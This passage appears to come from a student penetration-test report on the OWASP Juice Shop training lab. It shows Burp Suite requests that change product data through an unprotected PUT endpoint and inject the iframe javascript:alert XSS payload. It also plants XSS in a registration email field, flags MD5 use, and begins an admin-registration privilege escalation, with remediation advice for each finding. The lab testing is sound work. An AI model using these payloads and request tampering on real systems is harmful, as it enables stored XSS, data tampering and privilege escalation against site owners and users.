- Time: 17:19:03 1... Type: HTTP Dir: →
- 17:19:10 16... HTTP →
- 17:19:12 16... HTTP →**
- 17:19:13 16... HTTP →
- 17:19:13 16... HTTP →
- 17:19:14 16... HTTP →
- 17:19:15 16... HTTP →

A context menu is open over the third request (17:19:12 16...). The menu path "Send to Repeater" is highlighted in blue. Other options in the menu include Scan, Do passive scan, Do active scan, Send to Intruder, Send to Repeater, Send to Sequencer, Send to Comparer, Send to Decoder, Send to Organizer, Insert Collaborator payload, Request in browser, Engagement tools, Change request method, Change body encoding, Copy (Ctrl+C), Copy URL, Copy as curl command (bash), Copy to file, Paste from file, Save item, Don't intercept requests, Do intercept, Convert selection, URL-encode as you type, Cut (Ctrl+X), Copy (Ctrl+C), Paste (Ctrl+V), Message editor documentation, and Proxy interception documentation.

The right side of the interface features the Inspector panel, which contains sections for Request attributes, Request query parameters, Request body parameters, Request cookies, and Request headers. The status bar at the bottom indicates Memory: 168.7MB.

6. Open Repeater and start to edit in the request and change the path from api/Quantities to api/Products

The screenshot shows the Burp Suite interface in Repeater mode. The top navigation bar includes Project, Intruder, Repeater, View, Help, Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. Below the navigation is a search bar and settings icon. The main area shows a request and its corresponding response:

Request:

```

1 GET /api/Products/ HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Linux"
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
8 sec-ch-ua-mobile: ?
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate, br
14 Cookie: language=en; welcomebanner_status=dismiss; continueCode=Ro3lze7XNykwaZNdE0u7cxF4fz6IxWsW7F5yU9DFj90yPxve5Mq4pK18VJm
15 If-None-Match: W/"1872-Fm15rBC18CL1z9vhfzU3dEHk0bs"
16 Connection: keep-alive
17
18

```

Response:

```

{
  "products": [
    {
      "id": 1,
      "name": "Laptop",
      "description": "A high-performance laptop with a 15.6-inch screen and Intel i5 processor.",
      "price": 1200
    },
    {
      "id": 2,
      "name": "Smartphone",
      "description": "A sleek smartphone with a 6.5-inch screen and 5G connectivity.",
      "price": 800
    },
    {
      "id": 3,
      "name": "Tablet",
      "description": "A compact tablet with a 10.1-inch screen and long battery life.",
      "price": 600
    }
  ]
}

```

The right side of the interface features the Inspector panel, which contains sections for Request attributes, Request query parameters, Request body parameters, Request cookies, and Request headers. The status bar at the bottom indicates Memory: 168.6MB.

7. By click on send button the result was json file contain all products data which appear in login page

The screenshot shows the Postman interface with a request and response for a product API.

Request

Pretty Raw Hex

```
1 GET /api/Products HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Linux"
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
8 AppleWebKit/537.36
9 sec-ch-ua-mobile: ?0
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:3000/
14
15 Accept-Encoding: gzip, deflate, br
16 Cookie: language=en; welcomebanner_status=dissmiss; continueCode=R031zE7YnWwzNqE07uxF4Tz6IxSw7T5yU9DFj9ByxVe5Mq4pK18VJm
17 If-None-Match: W/"1872-Fm15rB1C8L1z9vhfzU3dHkObs"
18 Connection: keep-alive
19
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 ETag: W/"33ab-encoding
9 Vary: Accept-Encoding
10 Date: Wed, 16 Apr 2025 15:20:21 GMT
11 Connection: keep-alive
12 Keep-Alive: timeout=5
13 Content-Length: 13227
14
15 {
16   "status": "success",
17   "data": [
18     {
19       "id": 1,
20       "name": "Apple Juice (1000ml)",
21       "description": "The all-time classic.",
22       "price": 1.99,
23       "deluxePrice": 0.99,
24       "image": "apple_juice.jpg",
25       "createdAt": "2025-04-15T21:12:11.031Z",
26       "updatedAt": "2025-04-15T21:12:11.031Z",
27       "deletedAt": null
28     }
29   ]
30 }
```

Inspector

Request attributes: 2
Request query parameters: 0
Request body parameters: 0
Request cookies: 3
Request headers: 15
Response headers: 12

Notes

13,616 bytes [61 millis]

- Now we get only one product by add id number after the Products/ and the result was apple juice product

9. Now check if the requisit allow to use mehtods like put and post to edit in the data of the products by using OPTIONS mehtod

The screenshot shows the Postman application interface. The main panel displays a request and its corresponding response. The request is an OPTIONS method to the endpoint /api/Products/1. The response includes standard headers like HTTP/1.1 204 No Content, Access-Control-Allow-Origin, and various other headers specific to the request. The right side of the interface features an 'Inspector' panel with sections for Request attributes, Request query parameters, Request body parameters, Request cookies, Request headers, and Response headers. At the bottom, there are navigation and search tools, along with status indicators for the event log and memory usage.

Request

Pretty Raw Hex

```
1 OPTIONS /api/Products/1 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Linux"
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 sec-ch-ua: "Chromium/131.0.6778.140 Not_A Brand";v="24"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate, br
14 Cookie: language=en; welcomebanner_status=dismiss; continueCode=R0l2E7XYnkwkawZNdE0UcxFAfzIkwWF5j0UDfj0yPxeMq4pK18VJm
15 If-None-Match: W/"1872-Fm1S1BC18CL1z9vHzU3dEHkObS"
16 Connection: keep-alive
17
18
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 204 No Content
2 Access-Control-Allow-Origin: *
3 Access-Control-Allow-Methods: GET,HEAD,PUT,PATCH,POST,DELETE
4 Vary: Access-Control-Request-Headers
5 Content-Length: 0
6 Date: Wed, 18 Apr 2025 15:21:06 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 3

Request headers 15

Response headers 7

Target: http://localhost:3000

Notes

10.Yaa the PUT method is allowed so let try to change the values of the data of the products let use description felid

The screenshot shows a browser developer tools interface with three main panels: Request, Response, and Inspector.

Request:

- Pretty:

```
1 PUT /api/Products/1 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Linux"
4 Accept-Language: en-US,en;q=0.9
5 Content-Type: application/json
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "(Chromium;v=131", "Not A Brand";v=24"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
9 sec-ch-ua-mobile: ?0
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:3000/
14 Accept-Encoding: gzip, deflate, br
15 Cookie: language=en; welcomebanner_status=dismiss; continueCode=Ro1zE7XyNkwA2Nde0U7cxF4fzG1xwK7F5yUD0Fj90yPxe5Mg4pK18Vjm
16 If-None-Match: W/"287-d0F4FrI/Fydy9NyWjfcfateQ"
17 Connection: keep-alive
18 Content-Length: 24
19
20
21   "description": "hi|"
```
- Raw:

```
[REDACTED]
```
- Hex:

```
[REDACTED]
```

Response:

- Pretty:

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 238
9 ETag: W/"ee-QbojIhwor7teziq2TfwjdEl/y8"
10 Vary: Accept-Encoding
11 Date: Wed, 16 Apr 2025 15:31:55 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
  "status": "success",
  "data": [
    {
      "name": "Apple Juice (1000ml)",
      "description": "hi",
      "price": 1.99,
      "category": "Drinks",
      "image": "apple_juice.jpg",
      "createdAt": "2025-04-15T21:12:11.031Z",
      "updatedAt": "2025-04-16T15:31:55.311Z",
      "deletedAt": null
    }
  ]
}
```
- Raw:

```
[REDACTED]
```
- Hex:

```
[REDACTED]
```

Inspector:

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 3
- Request headers: 17
- Response headers: 12

11. It changed!! So lets try to inject XSS payload like <iframe src="/javascript:alert('xss')/">

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > ↻

Request

```
PUT /api/Products/1 HTTP/1.1
Host: localhost:3000
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Content-Type: application/json
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="131", "Not_A Brand";v="24"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
Safari/537.36
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; continueCode=R03JzE7XYnWkwaINdEOu7cx4fzgIxWsW7FSyU9DFj90yPxve5Mq4pk18VJm
If-None-Match: W/"287-d0qop4AFz/JFyd9NYrfJcfcateQ"
Connection: keep-alive
Content-Length: 61
```

```
{
  "description": "iframe src=\"javascript:alert('xss')\""
}
```


Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: //jobs
Content-Type: application/json; charset=utf-8
Content-Length: 275
ETag: W/"113-sgAI5aGvhjhkgqcY3/fH+7Gc"
Vary: Accept-Encoding
Date: Wed, 16 Apr 2025 15:34:43 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Type: application/json; charset=utf-8
Content-Length: 275
Content-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; continueCode=R03JzE7XYnWkwaINdEOu7cx4fzgIxWsW7FSyU9DFj90yPxve5Mq4pk18VJm
If-None-Match: W/"287-d0qop4AFz/JFyd9NYrfJcfcateQ"
Connection: keep-alive
Content-Length: 61

{
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "Apple Juice (1000ml)",
      "description": "iframe src=\"javascript:alert('xss')\"",
      "price": 1.99,
      "deluxe": false,
      "image": "apple_juice.jpg",
      "createdAt": "2025-04-15T21:12:11.031Z",
      "updatedAt": "2025-04-16T15:34:43.772Z",
      "deletedAt": null
    }
  ]
}
```

Request attributes: 2 Request query parameters: 0 Request cookies: 3 Request headers: 17 Response headers: 12

12.Lets go to the products page and show the change



13.Here we go! The payload successfully work

6.6.4 Client-side XSS Protection

HIGH

Description:

The pentester found a **Client-side XSS Protection** mechanism was implemented on the registration page to prevent the injection of malicious scripts. However, during testing, this protection was bypassed by intercepting the registration request using **Burp Suite** and manually injecting a malicious payload into the **email** field.

Although the client-side form validation restricted such inputs in the browser, the server **failed to validate or sanitize** the request after interception, leading to successful account creation using an XSS payload. The payload was later reflected and executed in areas where the email was displayed — confirming a **Reflected Cross-Site Scripting (XSS)** vulnerability.

Impact:

- Execution of Arbitrary JavaScript Code
- Session Hijacking or Account Impersonation
- Possible Admin Panel Compromise if Emails Are Rendered There

This bypass of client-side protection renders it ineffective and exposes users and the system to XSS-based attacks.

Vulnerability Location:

- Endpoint: 127.0.0.1/# /register
 - Affected Parameter: email
-

CVE / OWASP Reference:

1. OWASP A07:2021 – Cross-Site Scripting (XSS)
<https://owasp.org/www-community/attacks/xss/>
-

Recommendations:

1. Server-Side Validation:

Never rely solely on client-side protections. Ensure proper validation and sanitization on the server for all input fields, especially user identifiers like emails.

2. Encode Output:

Escape all user input before rendering it in the frontend to prevent script execution.

3. Use Email Regex:


Enforce strict email format validation (`^[a-zA-Z0-9_.+-]+@[a-zA-Z0-9-]+\.[a-zA-Z0-9-.]+$`).

4. Apply Content Security Policy (CSP):

Limit the sources from which scripts can be executed using a well-configured CSP header.

Proof of Concept:

1. Navigate to the registration page and begin creating a new account.



The screenshot shows a browser window for the OWASP Juice Shop application at the URL `localhost:3000/#/register`. The page title is "User Registration". The form includes fields for "Email*", "Password*", "Repeat Password*", "Security Question", and "Answer*". The "Email*" field contains "hi@gmail.com". The "Password*" field contains "1234567890" and has a validation message: "Password must be 5-40 characters long." The "Repeat Password*" field contains "1234567890". The "Security Question" dropdown is set to "Father's birth date? (MM/DD/YY)". The "Answer*" field contains "00" and has a validation message: "This cannot be changed later!". A "Register" button is at the bottom. Below the form, there is a link "Already a customer?".

2. Intercept the request using Burp Suite and send it to Repeater tool.

The screenshot shows the OWASP ZAP interface in the Proxy tab. A POST request to `http://localhost:3000/api/Users/` is selected. The context menu is open, with `Send to Repeater` highlighted. Other options include Scan, Do active scan, Send to Intruder, Send to Sequencer, Send to Organizer, Send to Comparer, and Request in browser.

3. Modify the email field to contain the following payload and send the request:

The screenshot shows the OWASP ZAP interface in the Repeater tab. A POST request to `http://localhost:3000/api/Users/` is selected. The 'Request' pane shows the JSON payload with the 'email' field modified to contain a XSS payload: `<iframe src='javascript:alert('xss')'>`. The 'Response' pane shows the server's response, which includes a new user entry with the same payload in the 'email' field. Two specific lines in the response are highlighted with red boxes: the new user object and the 'data' field of the response.

4. The server accepts it and creates the account.
5. Go to login page and login by payload in email section and password here we go the account is exist and we loged in

localhost:3000/#/search

OWASP Juice Shop

You successfully solved a challenge: Client-side XSS Protection (Perform a persisted XSS attack with <iframe src="javascript:alert('xss')"> bypassing a client-side security mechanism.)

All Products

Product Image	Product Name	Price
	Apple Juice (1000ml)	1.99¤
	Apple Pomace	0.89¤
	Banana Juice (1000ml)	1.99¤
	Best Juice Shop Salesman Artwork	5000¤

Add to Basket

Add to Basket

Add to Basket

Add to Basket

Orders & Payment

Privacy & Security

Logout

<iframe src="javascript:alert('xss')">

The screenshot shows a web browser displaying the OWASP Juice Shop application at localhost:3000/#/search. The page title is "OWASP Juice Shop". A green banner at the top indicates that a challenge has been solved: "You successfully solved a challenge: Client-side XSS Protection (Perform a persisted XSS attack with <iframe src='javascript:alert('xss')'> bypassing a client-side security mechanism.)". Below the banner, there is a section titled "All Products" displaying four items: Apple Juice (1000ml), Apple Pomace, Banana Juice (1000ml), and Best Juice Shop Salesman Artwork. Each item has an "Add to Basket" button. In the top right corner, there is a user menu with options: "Orders & Payment", "Privacy & Security", and "Logout". A red box highlights the "Logout" option, which contains an iframe with the XSS payload "src='javascript:alert('xss')'".

6.7 Cryptographic Issues

6.7.1 Weird Crypto

HIGH

Description:

During a source code review, the **penetration tester** inspected the system's backend files and discovered the use of the outdated and insecure hashing algorithm **MD5**.

MD5 is no longer considered secure due to known vulnerabilities such as collision attacks and ease of brute-forcing, especially with modern computing power.

Impact:

- Hash Collision Risk: Malicious users could exploit MD5's collision weakness to generate identical hashes for different inputs.
- Offline Password Cracking: If used for password hashing, penetration testers can easily reverse hashes using precomputed rainbow tables or brute-force tools.

Vulnerability Location: <https://github.com/juice-shop/juice-shop/blob/master/lib/insecurity.ts>

CVE / OWASP Reference:


-OWASP Top 10 – A07:2021 – Identification and Authentication Failures
https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

Recommendation:

1. Replace MD5 with a Strong Cryptographic Hashing Algorithm.

Proof of Concept:

1. The tester navigated to the official GitHub repository of the application <https://github.com/juice-shop/juice-shop>
2. While reviewing the codebase, the tester examined the file <https://github.com/juice-shop/juice-shop/blob/master/lib/insecurity.ts>



```
/*
 * Copyright (c) 2014-2025 Björn Kimmich & the OWASP Juice Shop contributors.
 * SPDX-License-Identifier: MIT
 */

import fs from 'node:fs';
import crypto from 'node:crypto';
import { type Request, type Response, type NextFunction } from 'express';
import { type UserModel } from 'models/user';
import expressJwt from 'express-jwt';
import jwt from 'jsonwebtoken';
import jws from 'jws';
import sanitizeHTMLlib from 'sanitize-html';
import sanitizeFilenameLib from 'sanitize-filename';
import * as utils from './utils';

/* Jslint node: true */
// eslint-disable-next-line @typescript-eslint/prefer-ts-expect-error
// @ts-expect-error FIXME no typescript definitions for z85 :(
import * as z85 from 'z85';

export const publicKey = fs.readFileSync('encryptionkeys/jwt.pub', 'utf8') : 'placeholder-public-key'
const privateKey = '-----BEGIN RSA PRIVATE KEY-----\nMIICXAIBAAKBgQDwqLLe9wgTXcbC7+RpdBBeqjdb54kOPOIGzql\n-----END RSA PRIVATE KEY-----'
```

3. In this file, the tester discovered that the system was using the **MD5 hashing algorithm**, which is known to be weak and cryptographically broken

- After confirming the presence of MD5 usage, the tester reported this finding via the customer feedback

Customer Feedback

Author
anonymous

Comment*
md5

Max. 160 characters 3/160

Rating

CAPTCHA: What is $1+4*1$?

Result*
5

Submit

You successfully solved a challenge: Weird Crypto (Inform the shop about an algorithm or library it should definitely not use the way it does)

6.7 Improper Input Validation

6.7.1 Admin Registration

CRITICAL

Description:

This vulnerability allows a user to escalate their privileges during the registration process by manipulating the HTTP request. By intercepting and modifying the registration request to include a role parameter with the value admin, a penetration tester can register as an admin user and gain access to the restricted administration panel.

Impact:

A penetration tester was able to escalate privileges by registering as an admin user, giving full access to sensitive administration features. This could lead to total compromise of the application, including viewing user data, modifying site configurations, or deleting critical resources.

Vulnerability Location:


- Registration Endpoint: :#/register
- Parameter Affected: role
- Admin Panel URL: /#/administration

Recommendations:

- The server should strictly validate all incoming input and ignore or reject any unauthorized fields such as role during registration.
- Access control checks should be enforced on server-side based on session and user context, not on client-submitted values.
- Use allowlists to restrict acceptable parameters for each endpoint.
- Implement logging and alerting unexpected or suspicious input (role submission during registration).

Proof Of Concept:

1. Open Burp Suite and launch the browser.



2. Navigate to the registration page, fill out the form and enable Intercept to capture the registration request.

This screenshot shows two windows side-by-side. On the left is the Burp Suite interface with the "Proxy" tab selected. A red box highlights the "Intercept is on" button, which is now active. On the right is a web browser displaying the "User Registration" page of the OWASP Juice Shop. The registration form includes fields for Email (dy@juice-sh.op), Password (redacted), and Answer (1211). The "Intercept is on" button in Burp Suite is highlighted with a red box, indicating that requests are being captured.

3. Send the request to the Repeater tab in Burp Suite.

